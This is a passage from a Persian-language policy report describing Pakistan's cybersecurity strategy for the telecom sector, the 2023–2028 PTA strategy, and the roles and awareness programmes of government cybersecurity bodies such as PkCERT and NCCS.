در پاسخ به تحولات مستمر تهدیدهای سایبری و ضرورت حفاظت از زیرساخت‌های مخابراتی پاکستان، سازمان مخابرات کشور (PTA) در دسامبر ۲۰۲۳ راهبرد امنیت سایبری ۲۰۲۸-۲۰۲۳ را معرفی کرد. این راهبرد پنج ساله همسو با اهداف موردنظر در سیاست امنیت سایبری ۲۰۲۱ است و گامی مهم در راستای اجرای این سیاست ملی و همچنین در جهت تقویت امنیت دیجیتال در بخش مخابرات کشور به شمار می‌رود. این راهبرد به منزله طرحی جامع و بلندپروازانه است که چارچوبی برای مدیریت موثر خطرات سایبری، افزایش تاب‌آوری و تقویت همکاری در بخش مخابرات ارائه می‌دهد. شش رکن اصلی راهبرد امنیت سایبری ۲۰۲۸-۲۰۲۳ با تمرکز بر تقویت امنیت سایبری در سازمان مخابرات و کل بخش مخابرات به شرح زیر است:

- چارچوب قانونی برای امنیت سایبری؛
- تاب‌آوری سایبری؛
- توانمندسازی و ظرفیت‌سازی؛
- همکاری و مشارکت؛
- نظارت پیشگیرانه و پاسخ به حوادث سایبری؛ و
- آگاهی سایبری برای توسعه فرهنگ ملی.

رویکرد اجرای راهبرد: سازمان مخابرات پاکستان رویکردی برای اجرای این راهبرد در نظر گرفته است که متشکل از پنج مولفه کلیدی از جمله برنامه‌ریزی راهبردی، مشارکت ذینفعان، توانمندسازی و ظرفیت‌سازی، بهره‌گیری از فناوری و بهبود مستمر است. پیرو

اتخاذ این رویکرد، سازمان مخابرات یک طرح اجرایی پنج ساله و جدول زمانی دقیق برای پیاده‌سازی این راهبرد تدوین کرده‌است که شامل اهداف واضح، گام‌های مشخص برای تحقق این اهداف و همچنین شاخص‌های عملکرد برای سنجش موثر روند پیشرفت و نتایج حاصله می‌باشد. از طرف دیگر، این سازمان با تمام دارندگان مجوز، سایر نهادهای نظارتی، سازمان‌های دولتی و دیگر ذینفعان در تعامل است تا بدین ترتیب بتواند از حمایت، بازخورد و هماهنگی آن‌ها در برنامه‌های امنیت سایبری برخوردار شود و رویکردی شفاف و مشارکتی در مدیریت امنیت سایبری ایجاد نماید.

این سازمان همچنین به منظور توانمندسازی و ظرفیت‌سازی قصد دارد سرمایه‌گذاری گسترده‌ای در آموزش، توسعه مهارت‌ها و برنامه‌های ظرفیت‌سازی انجام دهد تا بدین ترتیب بتواند قابلیت‌های امنیت سایبری در بخش مخابرات را افزایش دهد. این اقدامات به سازمان‌ها و نهادهای فعال در زمینه امنیت سایبری امکان می‌دهند تا تهدیدهای سایبری را به طور موثری مدیریت کنند.

افزون بر این موارد، سازمان مخابرات همواره از فناوری‌های نوآورانه مانند هوش مصنوعی، یادگیری ماشینی و خودکارسازی (اتوماسیون) برای تقویت شناسایی تهدیدها، پاسخ به رخدادها و مدیریت ریسک استقبال کرده‌است. سازمان مخابرات و اپراتورهای آن قصد دارند سرمایه‌گذاری بیشتری در این فناوری‌ها انجام دهند و به‌ویژه بر کاربرد آن‌ها در افزایش امنیت سایبری و راهکارهای مرتبط تمرکز کنند تا از تهدیدهای در حال تحول پیشی بگیرند. این سازمان همچنین سازوکارهای موجود برای ارزیابی، بازبینی و ارتقای مستمر راهبرد امنیت سایبری را تقویت خواهد کرد. در واقع، این سازمان با دریافت بازخورد ذی‌نفعان و انجام ارزیابی‌های دوره‌ای در تلاش است راهبردها را برای مقابله با تهدیدهای نوپدید و نیازهای در حال تغییر اصلاح کند.

نتایج موردانتظار: راهبرد امنیت سایبری ۲۰۲۳-۲۰۲۸ رویکردی پیشگیرانه و جامع

برای مدیریت خطرات سایبری در بخش مخابرات پاکستان ارائه می‌دهد. این راهبرد با اولویت‌بخشی به ارزیابی ریسک، رعایت مقررات، اطلاعات تهدید، پاسخ به رخدادها و توسعه ظرفیت‌ها و همکاری مبنایی مستحکم برای زیرساخت‌های مخابراتی تاب‌آور و امن فراهم می‌کند. این راهبرد بر مدیریت فضای پیچیده تهدیدهای سایبری و حفاظت از خدمات حیاتی مخابراتی به نفع تمامی ذینفعان از طریق حفظ شفافیت و همکاری میان ذینفعان متمرکز است. بخش مخابرات با بهبود مستمر و پایبندی به بهترین شیوه‌ها قادر خواهد بود ریسک‌های سایبری را به‌طور موثری کاهش دهد و امنیت و یکپارچگی زیست‌بوم دیجیتال پاکستان را تضمین کند [۵].

همان‌طور که پیش‌تر اشاره شد، تدوین راهبرد امنیت سایبری ۲۰۲۳-۲۰۲۸ گام مهمی در جهت اجرای سیاست ملی امنیت سایبری ۲۰۲۱ است. در واقع می‌توان گفت که سیاست ملی امنیت سایبری ۲۰۲۱ بیشتر نقش یک چارچوب کلان راهبری را ایفا می‌کند و راهبرد امنیت سایبری ۲۰۲۳-۲۰۲۸ به‌منزله برنامه اجرایی برای پیاده‌سازی بخش‌هایی از همان چارچوب در حوزه مخابرات است. به بیان دقیق‌تر، سیاست ملی امنیت سایبری ۲۰۲۱ بر ایجاد ساختار حکمرانی سایبری، الزامات استانداردسازی، ممیزی، حفاظت از زیرساخت حیاتی، و ظرفیت‌سازی تاکید دارد. در راهبرد امنیت سایبری ۲۰۲۳-۲۰۲۸ نیز این موارد به صورت شش رکن عملیاتی (ازجمله تاب‌آوری سایبری، چارچوب قانونی برای امنیت سایبری، همکاری، آگاهی سایبری، نظارت پیشگیرانه و پاسخ به حوادث سایبری، ظرفیت‌سازی) بازتولید شده‌اند که دقیقاً از همان الزامات مشتق شده‌اند.

افزون بر این مورد، در سیاست ملی امنیت سایبری ۲۰۲۱ حفاظت از زیرساخت حیاتی اطلاعاتی به عنوان یک اولویت کلیدی معرفی شده‌است و بر همین اساس، راهبرد امنیت

سایبری ۲۰۲۸-۲۰۲۳ نیز بر تقویت ارزیابی، بازبینی و ارتقای مستمر راهبرد امنیت سایبری و افزایش سرمایه‌گذاری در حوزه فناوری‌های نوین مانند هوش مصنوعی، یادگیری ماشینی و خودکارسازی (اتوماسیون) تاکید کرده و و درواقع، این اولویت کلیدی سیاست ملی امنیت سایبری ۲۰۲۱ را از سطح راهبردی و کلان به سطح عملیاتی رسانده است. در نتیجه می‌توان گفت راهبرد امنیت سایبری پاکستان ۲۰۲۸-۲۰۲۳ نخستین تلاش منسجم برای اجرای عملی سیاست ملی امنیت سایبری ۲۰۲۱ در زیرساخت مخابراتی است.

گفتنی است که پاکستان در راستای هم‌ترازی سیاست‌ها و اقدامات خود در حوزه امنیت سایبری با چارچوب‌های بین‌المللی NIST CSF یا ISO 27001 به تازگی پروژه بزرگی برای به‌روزرسانی چارچوب امنیت سایبری ملی خود تحت حمایت بانک جهانی آغاز کرده است. این پروژه با عنوان پروژه ارتقای اقتصاد دیجیتال (DEEP)^۱ شناخته می‌شود و با بودجه ۷۷/۷۳ میلیون دلاری به دنبال نوین‌سازی و تامین امنیت زیست‌بوم دیجیتال در حال رشد کشور است. به درخواست دولت پاکستان نیز ارزیابی کامل زیرساخت‌ها و شکاف‌های امنیت سایبری در دولت، بخش خصوصی و زیرساخت‌های حیاتی توسط یک شرکت مشاوره بین‌المللی انجام خواهد شد. بخش‌های کلیدی که مورد ارزیابی قرار خواهند گرفت شامل بخش مالی، انرژی، بهداشت، فناوری اطلاعات و مخابرات می‌شوند. اجرای این پروژه و اصلاحات مربوطه نیازمند مشارکت گسترده ذینفعان مختلف است. به‌طور کلی، اصلاحات در نظر گرفته شده در این پروژه شامل موارد زیر می‌شود:

- به‌روزرسانی سیاست ملی امنیت سایبری پاکستان (۲۰۲۱)؛
- معرفی رویکرد اعتماد صفر، بهبود سازوکارهای پاسخ به حوادث، تقویت مشارکت‌های دولتی- خصوصی و برنامه‌ریزی امنیت سایبری برای دوران پس از هوش مصنوعی مولد در سیاست به‌روز شده؛

- معرفی قانون جدید امنیت سایبری مطابق با استانداردهای جهانی مانند اتحادیه بین‌المللی مخابرات (ITU)، موسسه ملی استانداردها و فناوری ایالات متحده (NIST)^۱ و سازمان بین‌المللی استانداردسازی (ISO)^۲؛
- پیشنهاد تشکیل یک مرجع ملی امنیت سایبری برای نظارت بر اجرای قانون جدید امنیت سایبری؛
- ارائه دستورالعمل‌های لازم برای حوزه‌های امنیت فضای ابری، حملات مبتنی بر هوش مصنوعی و رمزنگاری پس از کوانتوم؛
- ظرفیت‌سازی در دولت، صنعت، دانشگاه‌ها، جامعه مدنی و جوامع آسیب‌پذیر؛
- توانمندسازی نیروی انسانی از طریق ارائه آموزش، برنامه‌های تحصیلی و ابتکارهای تحقیقاتی در حوزه سایبری؛ و
- حمایت از صنعت امنیت سایبری کشور با ارائه مشوق‌هایی برای شرکت‌های نوآفرین و ارائه‌دهندگان خدمات صادراتی [۸۵].

۲.۴.۳. بازیگران کلیدی زیست‌بوم امنیت سایبری پاکستان

ساختار نهادی امنیت سایبری پاکستان به صورت یک نهاد یکپارچه نیست، بلکه به شکل زیست‌بومی هماهنگ است که در آن، هر فرماندهی راهبردی سطح بالا در راستای همسوسازی سیاست‌های سایبری با اهداف امنیت ملی تلاش می‌کند. هر بخش دارای واحدهای سایبری مختص به خود است که وظیفه محافظت از سیستم‌های خاص هر بخش و پشتیبانی از عملیات میدانی را برعهده دارند [۸۶].

در مجموع، زیست‌بوم امنیت سایبری در پاکستان ترکیبی از نهادهای دولتی، شرکت‌های خصوصی، مراکز پژوهشی و بازیگران نوآفرین است که هر یک نقش مهمی

1. US National Institute of Standards and Technology
2. International Organization for Standardization

در تقویت توان دفاعی دیجیتال کشور ایفا می‌کنند. در حالی که دولت و نهادهای نظامی عمدتاً بر سیاست‌گذاری، چارچوب‌های قانونی و حفاظت از زیرساخت‌های حیاتی تمرکز دارند، شرکت‌های خصوصی و نوآفرین در حوزه فناوری با ارائه خدمات نوآورانه‌ای مانند تست نفوذ، تحلیل بدافزار، شبیه‌سازی حملات، و آموزش و مشاوره به ارتقای تاب‌آوری سایبری بخش‌های مختلف اقتصادی و اجتماعی کمک می‌کنند. این زیست‌بوم پویا نه تنها پاسخی به تهدیدهای فزاینده سایبری است، بلکه بستری مناسب برای توسعه فناوری‌های نوین، ترویج همکاری‌های بین‌المللی و شکل‌گیری بازار رقابتی خدمات امنیت سایبری فراهم می‌آورد. از آنجاکه شناخت بازیگران کلیدی این زیست‌بوم تصویر روشنی از ظرفیت‌های پاکستان در عرصه امنیت سایبری به دست می‌دهد، در این بخش به معرفی نهادهای دولتی متولی امنیت سایبری و همچنین شرکت‌های خصوصی پاکستانی پیشرو در این حوزه پرداخته می‌شود.

۱.۲.۴.۳. نهادهای دولتی متولی امنیت سایبری در پاکستان

در این بخش چند نهاد کلیدی دولتی پاکستان معرفی خواهد شد که نقش‌های مختلفی در قانون‌گذاری، پیشگیری، پاسخ به حملات و تحقیق و توسعه در زمینه امنیت سایبری دارند. این نهادها عبارتند از: وزارت ارتباطات و فناوری اطلاعات (MoITT)^۱، هیئت ملی امنیت ارتباطات و فناوری اطلاعات (NTISB)^۲، مرکز ملی پاسخ به جرایم سایبری (NR۳C)، تیم ملی پاسخ فوری سایبری پاکستان (PkCERT)، مرکز ملی امنیت سایبری (NCCS)، سازمان ملی تحقیقات جرایم سایبری پاکستان (NCCIA)، سازمان مخابرات پاکستان (PTA)، مرکز ملی عملیات امنیتی مخابرات (NTSOC) و تیم ملی پاسخ فوری رایانه‌ای در حوزه مخابرات (nTCERT).

1. Ministry of Information Technology and Telecommunication

2. National Telecommunication & Information Technology Security Board



وزارت ارتباطات و فناوری اطلاعات پاکستان (MoITT)

- ◀ سیاست‌گذاری و قانون‌گذاری در حوزه فناوری اطلاعات و مخابرات
- ◀ فراهم کردن بستر لازم برای مقابله با تهدیدها و جرایم الکترونیک
- ◀ تقویت توانمندی‌های دفاع سایبری کشور
- ◀ تشکیل کمیته سیاست‌گذاری حکمرانی سایبری (CGPC) باهدف تدوین، هدایت و نظارت کلان بر سیاست‌ها و قوانین امنیت سایبری در سطح ملی

هیئت ملی امنیت ارتباطات و فناوری اطلاعات (NTISB)

- ◀ سیاست‌گذاری، نظارت و مشاوره در حوزه امنیت ارتباطات و خدمات فناوری اطلاعات
- ◀ هماهنگی در حوزه امنیت ارتباطات و فناوری اطلاعات

مرکز ملی پاسخ به جرایم سایبری (NR3C)

- ◀ اجرای قانون مربوط به مقابله با جرایم سایبری

تیم ملی پاسخ فوری سایبری پاکستان (PkCERT)

- ◀ حفاظت از دارایی‌های دیجیتال، اطلاعات حساس و زیرساخت‌های حیاتی پاکستان در برابر حملات سایبری، تروریسم سایبری و جاسوسی سایبری
- ◀ شناسایی، پیش‌گیری و پاسخ به تهدیدهای سایبری
- ◀ ترویج آگاهی سایبری
- ◀ ایجاد ارتباط بین صنعت و دانشگاه‌ها در زمینه امنیت سایبری
- ◀ تدوین و اجرای سیاست‌های سایبری
- ◀ تقویت همکاری‌های بین‌المللی از طریق ارتباط با سایر تیم‌های پاسخ فوری سایبری

مرکز ملی امنیت سایبری (NCCS)

- ◀ ایجاد توانمندی‌ها و ظرفیت‌های ملی در حوزه امنیت سایبری
- ◀ تربیت متخصصان بومی در زمینه امنیت سایبری
- ◀ ارائه راهکارهای بومی در حوزه امنیت سایبری

سازمان ملی تحقیقات جرایم سایبری پاکستان (NCCIA)

- ◀ تحقیق و مقابله با تمامی جرایم مرتبط با فضای سایبری در سراسر کشور
- ◀ حفاظت از زیرساخت‌های دیجیتال کشور
- ◀ اجرای قوانین سایبری
- ◀ ارتقای آگاهی و تاب‌آوری در حوزه امنیت سایبری

سازمان مخابرات پاکستان (PTA)

- ◀ تنظیم و نظارت بر بخش مخابرات
- ◀ تدوین مقررات مربوط به امنیت داده‌ها و زیرساخت‌های حیاتی مخابرات

مرکز ملی عملیات امنیتی مخابرات (nTSOC)

- ◀ مدیریت حوادث سایبری در بخش مخابرات
- ◀ تامین امنیت داده‌ها و زیرساخت‌های حیاتی مخابراتی پاکستان در برابر حملات سایبری

تیم ملی پاسخ فوری رایانه‌ای در حوزه مخابرات (nTCERT)

- ◀ پایش مستمر تهدیدهای سایبری و جمع‌آوری اطلاعات تهدیدها
- ◀ ارائه مشاوره و هشدار به اپراتورهای مخابراتی در مورد تهدیدهای سایبری
- ◀ پاسخ به رخدادهای امنیت سایبری

♦ وزارت ارتباطات و فناوری اطلاعات پاکستان

وزارت ارتباطات و فناوری اطلاعات پاکستان (MoITT) به عنوان مرجع اصلی سیاست‌گذاری و قانون‌گذاری در حوزه فناوری اطلاعات و مخابرات نقش بنیادینی در توسعه دیجیتال کشور ایفا می‌کند. چشم‌انداز این وزارتخانه بر توانمندسازی شهروندان از طریق دسترسی پایدار به اطلاعات و خدمات دیجیتال و گذار به اقتصاد دانش‌محور استوار است [۸]. به‌طور کلی، تدوین و اجرای سیاست‌ها و چارچوب‌های قانونی، ایجاد زیرساخت‌های فناوری اطلاعات و ارتباطات، تسهیل حکمرانی مطلوب، بهبود خدمات عمومی و مشارکت در رشد کلی اجتماعی و اقتصادی کشور از جمله اهداف اصلی این وزارتخانه محسوب می‌شود [۹]. به‌همین ترتیب، تهیه برنامه‌ای جامع و یکپارچه و همچنین تدوین سیاست‌های مربوط به توسعه و بهبود زیرساخت‌های فناوری اطلاعات و مخابرات در کشور، هماهنگی میان دولت‌های ایالتی، بخش خصوصی و نهادهای بین‌المللی، توسعه منابع انسانی و اجرای آیین‌نامه پیشگیری از جرایم الکترونیک (۲۰۰۷) و قوانین مرتبط با آن در حوزه وظایف وزارت مذکور قرار دارد.

این وزارتخانه یکی از مهم‌ترین نهادهای متولی در عرصه امنیت سایبری به‌شمار می‌رود. تدوین سیاست ملی امنیت سایبری ۲۰۲۱ پاکستان از جمله اقدامات کلیدی وزارت ارتباطات و فناوری اطلاعات در این زمینه است. این وزارتخانه همچنین مسئولیت هماهنگی میان دستگاه‌ها و نظارت بر نهادهای تخصصی همچون هیئت ملی فناوری اطلاعات، شرکت ملی مخابرات^۲، سازمان ارتباطات ویژه^۳ و شورای اعتبارسنجی گواهی الکترونیک^۴ را برعهده دارد. در این راستا، این وزارتخانه بستر لازم برای حکمرانی دیجیتال،

1. National Information Technology Board
2. National Telecommunication Corporation
3. Special Communications Organization
4. Electronic Certification Accreditation Council

مقابله با تهدیدها و جرایم الکترونیک و تقویت توانمندی‌های دفاع سایبری کشور را فراهم می‌آورد [۱۰].

◆ هیئت ملی امنیت ارتباطات و فناوری اطلاعات

هیئت ملی امنیت ارتباطات و فناوری اطلاعات (NTISB) زیر نظر دبیرخانه کابینه پاکستان^۱ فعالیت دارد و سیاست‌گذاری، نظارت و مشاوره در حوزه امنیت ارتباطات و خدمات فناوری اطلاعات مأموریت اصلی آن محسوب می‌شود. این هیئت با بررسی مستمر وضعیت امنیت سایبری و مخابرات کشور، دولت را در تدوین قوانین، دستورالعمل‌ها و سیاست‌های مرتبط یاری می‌دهد و نقض‌های امنیتی مهم را مستقیماً به نخست‌وزیر و کمیته دفاع کابینه گزارش می‌کند. از دیگر وظایف این مرکز می‌توان به الزام سازمان‌ها به ارائه گزارش‌های امنیتی، ارزیابی کارآمدی سیاست‌ها، نظارت بر به‌کارگیری تجهیزات امنیتی در نهادها و سازمان‌های دولتی و خصوصی، واگذاری پروژه‌های توسعه تجهیزات امنیت ارتباطات و فناوری اطلاعات به نهادهای مورداعتماد، بازرسی دوره‌ای مراکز رمزنگاری، تعیین استانداردهای آموزشی، ترویج آموزش در حوزه رمزنگاری و امنیت اطلاعات و پیشنهاد اقدامات اصلاحی برای رفع آسیب‌پذیری‌ها اشاره کرد. به‌طورکلی، هیئت ملی امنیت ارتباطات و فناوری اطلاعات بازوی هماهنگ‌کننده و ناظر عالی در حوزه امنیت ارتباطات و فناوری اطلاعات در پاکستان محسوب می‌شود [۱۱]. این هیئت همچنین یکی از بازیگران کلیدی در راه‌اندازی تیم پاسخ فوری سایبری کشور بوده‌است [۱۲].

◆ مرکز ملی پاسخ به جرایم سایبری

مرکز ملی پاسخ به جرایم سایبری (NR۳C) نهاد مجری قانون در پاکستان است

1. Cabinet Secretariat

که به طور اختصاصی برای مقابله با جرایم سایبری ایجاد شده است. این مرکز، جدیدترین بخشی است که به ماموریت‌های سازمان فدرال تحقیقات پاکستان (FIA) افزوده شده و وظیفه اصلی آن رسیدگی به جرایم مبتنی بر فناوری در کشور است. این مرکز همچنین تنها واحد تخصصی از این نوع در پاکستان محسوب می‌شود که علاوه بر رسیدگی مستقیم به شکایات دریافتی، به سایر نهادهای مجری قانون نیز در پرونده‌های مرتبط کمک می‌کند.

مرکز ملی پاسخ به جرایم سایبری دارای تخصص در حوزه‌های جرم‌شناسی دیجیتال، تحقیقات فنی، ممیزی امنیتی سامانه‌های اطلاعاتی، تست نفوذ و آموزش‌های تخصصی در حوزه سایبری است و از زمان تاسیس خود تاکنون نقش موثری در زمینه ارتقای توانمندی نیروهای پلیس، سازمان‌های اطلاعاتی، دستگاه قضایی، دادستان‌ها و دیگر نهادهای دولتی ایفا کرده است [۱۳].

♦ تیم ملی پاسخ فوری سایبری پاکستان

تیم ملی پاسخ فوری سایبری پاکستان (PkCERT) یک نهاد دولتی ملی است که مسئولیت حفاظت از دارایی‌های دیجیتال، اطلاعات حساس و زیرساخت‌های حیاتی پاکستان در برابر حملات سایبری، تروریسم سایبری و جاسوسی سایبری را برعهده دارد. تیم مذکور همواره ظرفیت خود را برای ارائه خدمات عالی به کشور و تمامی ذینفعان آن افزایش می‌دهد. برخی از اهداف اصلی آن عبارتند از:

- شناسایی، پیشگیری و پاسخ به تهدیدهای سایبری؛
- ترویج آگاهی سایبری میان عموم مردم، نهادهای دولتی و بخش خصوصی؛
- ایجاد ارتباط بین صنعت و دانشگاه‌ها برای ترویج فعالیت‌های تحقیق و توسعه در زمینه امنیت سایبری؛

- تدوین و اجرای سیاست‌های سایبری؛ و
- تقویت همکاری بین‌المللی از طریق برقراری ارتباط با سایر تیم‌های پاسخ فوری سایبری.

چشم‌انداز تیم پاسخ فوری سایبری این است که با تمامی تیم‌های پاسخ فوری سایبری در دیگر کشورها همکاری کند و با تیم‌های پاسخ فوری بین‌المللی ارتباط برقرار کند تا بدین ترتیب بتواند از امنیت و پایداری سیستم‌های اطلاعاتی حیاتی پاکستان محافظت کرده و تداوم کسب‌وکارها را تضمین نماید. در واقع می‌توان گفت این نهاد نقش حیاتی در حفاظت از زیرساخت‌های حیاتی پاکستان، نهادهای دولتی و شهروندان این کشور در برابر تهدیدهای سایبری ایفا می‌کند و اطمینان می‌دهد که کشور آماده پاسخ‌دهی و بازیابی پس از حوادث سایبری است [۱۴].

برنامه‌های تیم ملی پاسخ فوری سایبری پاکستان: تیم ملی پاسخ فوری سایبری پاکستان با هدف ارتقای آگاهی و آموزش امنیت سایبری، مجموعه‌ای از برنامه‌ها و ابتکارهای متنوع را برای گروه‌های سنی مختلف و سازمان‌ها طراحی کرده است. یکی از این برنامه‌ها شامل ابتکار راهبردی زیست‌بوم نوآوری سایبری (CIE)^۱ است که بر مبنای همکاری تدوین شده و با گردهم‌آوردن نهادهای دولتی، سازمان‌های خصوصی ثبت شده نزد کمیسیون بورس و اوراق بهادار (SECP)^۲، دانشگاه‌ها و موسسات پژوهشی تلاش می‌کند بستری پویا برای پیشبرد برنامه ملی امنیت سایبری پاکستان ایجاد کند. این ابتکار با هدایت سیاست ملی امنیت سایبری ۲۰۲۱ قصد دارد نوآوری را ترویج دهد، تبادل اطلاعات مرتبط با تهدیدهای سایبری را تقویت کند و تاب‌آوری ملی در برابر تهدیدهای پیچیده سایبری را افزایش دهد.

1. Cyber Innovation Ecosystem
2. Securities and Exchange Commission

شرکای این نهاد با بهره‌گیری از تخصص و منابع جمعی در توسعه راهکارهای پیشرفته امنیت سایبری مشارکت می‌کنند که همسو با اهداف امنیت ملی پاکستان و بهترین شیوه‌های جهانی هستند. پیرو این ابتکار نیز تیم ملی پاسخ فوری سایبری پاکستان تفاهم‌نامه‌هایی با نهادهای مختلف از جمله دانشگاه علوم مدیریت لاهور (LUMS)^۱، دانشگاه ملی علوم رایانه و علوم نوپدید (NUCES)^۲ و مرکز ملی امنیت سایبری (NCCS) در جهت تقویت امنیت سایبری کشور امضا کرده‌است که در بخش همکاری‌ها شرح مختصری از آن‌ها ارائه می‌شود [۱۵].

سایر برنامه‌های تیم پاسخ فوری سایبری پاکستان از آموزش کودکان و جوانان تا توانمندسازی مقامات دولتی را پوشش می‌دهند و با رویکردی جذاب و عملی زمینه را برای آمادگی کاربران در برابر تهدیدهای دیجیتال فراهم می‌کنند. شرح مختصری از این برنامه‌ها در جدول ۵ ارائه شده‌است.

جدول ۵: برنامه‌های تیم پاسخ فوری سایبری پاکستان

ردیف	عنوان برنامه	معرفی برنامه
۱	برنامه آگاهی، زمینه‌ساز تغییر (ABC) ^۳	این برنامه باهدف افزایش آگاهی عمومی در زمینه امنیت سایبری طراحی شده‌است و به افراد کمک می‌کند تا با تهدیدهای سایبری آشنا شده و راهکارهای مقابله با آن‌ها را بیاموزند [۱۶].
۲	برنامه مراقبت سایبری از کودکان (CCC) ^۴	این برنامه باهدف آموزش کودکان، والدین و معلمان در زمینه امنیت فضای برخط طراحی شده‌است و به شرکت‌کنندگان کمک می‌کند تا با تهدیدهای سایبری آشنا شده و روش‌های محافظت از خود در فضای دیجیتال را بیاموزند [۱۷].

1. Lahore University of Management Sciences
2. National University of Computer and Emerging Sciences
3. Awareness Brings Change
4. Cyber Care for Children

ردیف	عنوان برنامه	معرفی برنامه
۳	برنامه ابرقهرمانان سایبری نوجوان ^۱	این برنامه آموزشی با استفاده از انیمیشن‌های جذاب، مفاهیم امنیت سایبری را به کودکان آموزش می‌دهد. به طور کلی، افزایش مسئولیت‌پذیری دیجیتال و آگاهی از تهدیدهای برخط در میان کودکان هدف اصلی این برنامه محسوب می‌شود [۱۸].
۴	کارگاه آموزشی سیار امنیت سایبری برای همه ^۲	این رویدادها باهدف آموزش و ارتقای آگاهی عمومی در زمینه امنیت سایبری برگزار می‌شوند و شامل جلسات تعاملی و نمایش‌های عملی برای گروه‌های مختلف از جمله دانش‌آموزان، معلمان، کارآفرینان، کارمندان بخش دولتی، مهندسان فناوری اطلاعات و دیگر اعضای جامعه هستند [۱۹].
۵	برنامه آگاهی سایبری ^۳	این برنامه یک بستر آموزشی است که مفاهیم امنیت سایبری را با استفاده از انیمیشن به زبانی ساده و جذاب ارائه می‌دهد [۲۰].
۶	برنامه کارآموزی قهرمانان سایبری ^۴	این برنامه کارآموزی شش هفته‌ای به جوانان علاقه‌مند به حوزه امنیت سایبری فرصت می‌دهد تا مهارت‌های خود را در حوزه‌های مختلف مانند بهداشت سایبری، ایمنی برخط و طراحی وب تقویت کنند [۲۱].
۷	برنامه دولت امن سایبری (CSGov) ^۵	این برنامه به مقامات دولتی آموزش می‌دهد تا کانال‌های ارتباطی خود را امن کرده، از اطلاعات حساس خود محافظت کنند و روش‌های رمزگذاری را برای امنیت داده‌ها پیاده‌سازی کنند [۲۲].
۸	مجموعه وبینارهای رصد سایبری ^۶	مجموعه وبینارهای رصد سایبری باهدف ارائه آخرین اطلاعات مربوط به امنیت سایبری و تحلیل‌های مربوطه برگزار می‌شوند. این وبینارها شامل نمایش‌های عملی و سخنرانی‌های تخصصی در دانشگاه‌ها و سازمان‌های مختلف هستند [۲۳].

1. Junior Cyber Superheroes
2. Cyber Safety for Everyone Roadshow
3. Cyber Aagahi
4. Cyber Champs Internship
5. Cyber Secure Gov
6. CyberWatch-Webinar Series

♦ مرکز ملی امنیت سایبری

دولت پاکستان در ژوئن ۲۰۱۸ مرکز ملی امنیت سایبری (NCCS) را تأسیس کرد. این پروژه ابتکاری مشترک میان کمیسیون آموزش عالی (HEC)^۱ و کمیسیون برنامه‌ریزی^۲ بود. به‌طور کلی، ایجاد توانمندی‌ها و ظرفیت‌های ملی در حوزه امنیت سایبری باهدف تربیت متخصصان بومی و ارائه راهکارهای داخلی در این حوزه مأموریت اصلی مرکز ملی امنیت سایبری محسوب می‌شود. در این راستا، مرکز ملی امنیت سایبری اهداف متعددی به شرح زیر دنبال می‌کند:

- ایجاد ظرفیت ملی برای انجام تحقیق و توسعه در حوزه‌های نوپدید امنیت سایبری؛
 - تأمین نیازهای امنیت سایبری پاکستان از طریق حل مسائل داخلی در این حوزه؛
 - کمک به رشد پایدار اقتصادی از طریق تجاری‌سازی دستاوردهای امنیت سایبری؛
 - ایجاد مشارکت‌های بخش دولتی و خصوصی در زمینه امنیت سایبری؛
 - توسعه زیست‌بوم پویا و کارآمد امنیت سایبری؛ و
 - برقراری همکاری با سایر مراکز (هوش مصنوعی، رباتیک و علوم داده) در صورت نیاز به‌منظور دستیابی به نتایج مطلوب [۲۶].
- این مرکز برای تحقق اهداف فوق راهبردهای زیر را اجرا می‌کند:
- تأسیس آزمایشگاه‌هایی در حوزه‌های مختلف امنیت سایبری به‌منظور پاسخ‌گویی به نیازهای متنوع کاربران نهایی؛
 - راه‌اندازی برنامه‌های دکتری و کارشناسی ارشد در زمینه امنیت سایبری به‌منظور پرورش پژوهشگرانی ماهر در این حوزه؛

1. Higher Education Commission
2. Planning Commission

● برگزاری دوره‌ها و کارگاه‌های آموزشی برای تربیت نیروی ماهر و تضمین رشد پایدار آزمایشگاه‌ها؛

● برقراری ارتباطات بین‌المللی با اعزام مدیران و محققان اصلی پروژه به کشورهای دیگر؛ و

● برگزاری مسابقات ایده‌های تجاری در حوزه امنیت سایبری^۱ و کنفرانس‌های ملی امنیت سایبری^۲ باهدف افزایش آگاهی، تبادل دانش و ایجاد شرکت‌های نوآفرین جدید [۲۷].

شایان ذکر است در اوایل سال ۲۰۱۸ و پس از فراخوان عمومی کمیسیون آموزش عالی، طرح‌های فنی ۱۱ دانشگاه پاکستان انتخاب شد. درواقع، به هریک از این دانشگاه‌ها مأموریت داده شد تا تحت نظارت دبیرخانه مرکز ملی امنیت سایبری، آزمایشگاه‌هایی وابسته به این مرکز در حوزه‌های مختلف امنیت سایبری ایجاد کنند. دانشگاه نیرو هوایی^۳ علاوه بر میزبانی دبیرخانه این مرکز، مسئولیت راه‌اندازی دو آزمایشگاه وابسته در زمینه‌های جرم‌شناسی سایبری و امنیت دستگاه‌ها و شبکه‌های هوشمند را نیز عهده‌دار شد [۲۴].

مدیریت کل این مرکز برعهده کمیته راهبری ملی (NSC)^۴ است که از سوی هیئت مشورتی علمی و صنعتی (SIAB)^۵ پشتیبانی شده و مشاوره دریافت می‌کند. کمیته راهبری ملی نهادی بالادستی است که فعالیت‌های هریک از بخش‌های مختلف مرکز را که در دانشگاه‌های گوناگون مستقر هستند، بررسی و تصویب می‌کند. مدیریت هریک از این بخش‌ها نیز برعهده یک مدیر علمی است [۲۵].

1. Cyber Security Business Ideas Competition
2. National Cyber Security Conference
3. Air University
4. National Steering Committee
5. Scientific and Industrial Advisory Board

حوزه‌های تحقیقاتی مرکز: مرکز ملی امنیت سایبری پاکستان در زمینه تحقیق

در حوزه‌های مختلف امنیت سایبری مانند جرایم سایبری، جرم‌شناسی دیجیتال، سیستم‌های شناسایی نفوذ، امنیت اینترنت و حریم خصوصی، تحلیل بدافزار، امنیت زیرساخت‌های حیاتی، امنیت تلفن همراه، امنیت اینترنت اشیا، امنیت زنجیره بلوکی و شناسایی سایبری فعالیت دارد. این مرکز بر مدل‌سازی ریاضی، تحقیقات تجربی و آزمایشگاهی تمرکز دارد و از نظر تعهد به هر دو جنبه عملی و نظری در زمینه امنیت سایبری دارای عملکرد منحصر به فردی است [۲۸].

